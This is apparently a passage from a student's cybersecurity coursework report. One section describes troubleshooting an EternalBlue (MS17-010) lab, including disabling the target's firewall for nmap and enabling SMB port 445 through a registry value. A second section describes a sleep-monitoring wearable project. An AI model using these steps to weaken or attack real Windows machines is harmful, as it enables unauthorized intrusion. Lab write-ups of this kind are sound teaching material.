
再输入“dpkg-reconfigure locales”会进入区域设置界面，选中“zh\_CN.UTF-8 UTF-8”确认；

最后重启，就变成简体中文的了。

**2、nmap扫描靶机IP扫描不到**


先了解到nmap是Network Mapper（网络映射器）的简称，它是一款免费、开源的网络扫描和安全审计工具。通过nmap，用户可以扫描网络中的主机，发现其开放的端口、运行的服务、操作系统类型以及可能存在的安全漏洞等信息。还有防火墙可能会配置规则来过滤掉某些类型的网络请求，包括Nmap发送的扫描请求。

因此我要解决这个问题就要关闭靶机的防火墙。



（关闭防火墙前）

**（图二十）**



（关闭防火墙后）（图二十一）

在关闭防火墙后再次使用nmap搜索局域网节点，就出现了靶机的IP以及靶机的端口信息。

**3、搜索到ms17\_010后攻击靶机攻击不成功**

首先我了解到MS17-010漏洞是一种针对Windows系统中SMB（Server Message Block）协议的缓冲区溢出漏洞。以及端口445主要用于微软的SMB协议。所以我得出结论攻击者可以通过扫描开放445端口的Windows机器，利用MS17-010漏洞进行远程代码执行攻击。

445端口打开方法：

进入靶机的cmd中，输入regedit进入注册表编辑器，找到HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\NetBT\Parameters路径

下的‘SMBDeviceEnabled’并把它的值改为1。

以上就是我在做永恒之蓝漏洞利用实验中遇到的三个问题以及解决问题的思考过程。

报告3. 网络空间安全实践

**雏燕项目介绍及个人收获与成长**

我上学期的雏燕计划理想是辅助睡眠智能监控设备，在项目准备过程中学到了新的东西也获得了一定成长。

1. **项目背景**

随着科技发展，生活水平的提高，人类对生活质量的要求日益提升。睡眠是人类旺盛精力的源泉，只有充足的睡眠，才能保证工作效率，创造更多的价值。然而失眠却成为亟待解决的一重大课题，WHO(世界卫生组织)调查显示失眠的发病率约为27%，而中国的失眠发病率高达38.2%，高发人群中，孕妇和更年期妇女由于激素水平的变化导致失眠，其发病率约为75%；老年人中，65岁以上的人群多由于身体的衰老、自身疾病、社会心理压力等因素导致失眠，其发病率在57%，职场白领人群由于较大的工作压力也易导致失眠，其发病率也较高。一些事业人士喝咖啡，其他很多人进行药物摄取，这不仅对身体产生强大负荷作用而且长期的药物处理会产生依赖性，甚至影响激素的分泌平衡。长期以往的方法终究无法改变失眠人身体过度疲劳的现状，应用新科技改善睡眠质量，延长有效睡眠时间，加深睡眠效果才是真正有前景的道路，因此我们需要能够改善睡眠质量的有效系统。

基于上述背景以及本团队的理论研究和具体实践，得出结论：寻找到更高效入睡的方法，构建能够为睡眠指标及睡眠环境进行实时监控的系统设备是满足以上相关群体需求的有效途径。

**二、项目设计**

首先，该项目产品采用高精度的生物传感器，如心率传感器、呼吸传感器、体动传感器等，实时监测用户的生理指标，以准确评估睡眠质量。这些传感器可以精确地测量用户的心率变化、呼吸频率，体动频率，从而提供详细的睡眠分析。

其次，本项目产品以app的形式建立一个综合的睡眠健康管理平台。用户可以蓝牙连接手机，并在平台上观测自己的睡眠质量评估，同时可以记录睡眠日志、查看健康数据、参与社区讨论等，形成一个全方位的睡眠健康管理生态系统。平台可以提供个性化的睡眠建议和优化方案，用户可以通过平台追踪和分析睡眠数据，了解自己的睡眠习惯和健康状况，并与其他用户分享经验和建议。通过环境传感器，监测室内的温度、湿度、噪音等因素对睡眠的影响，并提供相应的优化建议，在app平台查看，帮助用户创造更理想的睡眠环境。例如，如果环境温度过高或噪音过大，设备可以提示调节空调或提供白噪音，以提供更舒适的睡眠环境。

然后我们的项目具有舒适的佩戴体验：采用柔软舒适的材质，人体工学设计，确保设备佩戴时的舒适度和稳定性，不会对用户的睡眠造成干扰。设备应该轻便、柔软，并且适应不同大小的头部和脸型，以确保用户可以长时间佩戴而不感到不适。并且产品是高度个性化的，能够提供更个性化和便捷的操作体验，用户可以通过app来控制设备的各种功能，例如调整音量、切换音乐、调整声音大小、查看睡眠报告等。

产品还可以实现睡眠环境优化，产品内置一个环境监测设备通过蓝牙与手机app连接，可以通过收集到的数据，提醒用户调节室内的灯光、排除噪音、开窗通风提高空气质量等，为用户提供更舒适的睡眠环境。

同时，本产品具备可拆卸的设计，将设备设计成可拆卸的结构，耳塞部分和眼罩部分可以分开，眼罩部分不含线路、电子设备或是含有一些线路和电子设备但是可以和眼罩外套分开，方便用户清洁。耳塞部分则可以放入类似蓝牙耳机的充电盒内进行充电。

**三、本人任务和收获**

我在这次雏燕项目中担任组长的工作，在项目最开始跟小组同学一起提出项目备选项，然后决定项目选择。之后一起进行了关于项目产品的创新点和设计成果的思考和讨论，然后完成了立项申请书。在项目进行中担任部分技术方面的问题。在项目立项后，召集小组成员展开项目汇报。合作交流项目技术难点。

我认为在这次雏燕计划项目中，锻炼了组织交流的能力，然后对于计算机技术的掌握有了更深入的了解。其次，其实这次的项目开始计划的比较好，却没有进行成功，我认为是自己和小组成员均处于刚进入大学的时期，对新接触的计算机技术有一定的畏难心理所导致的。在下一次的组队做的项目里，我想要担当更多技术上的突破者，以更完美的完成项目。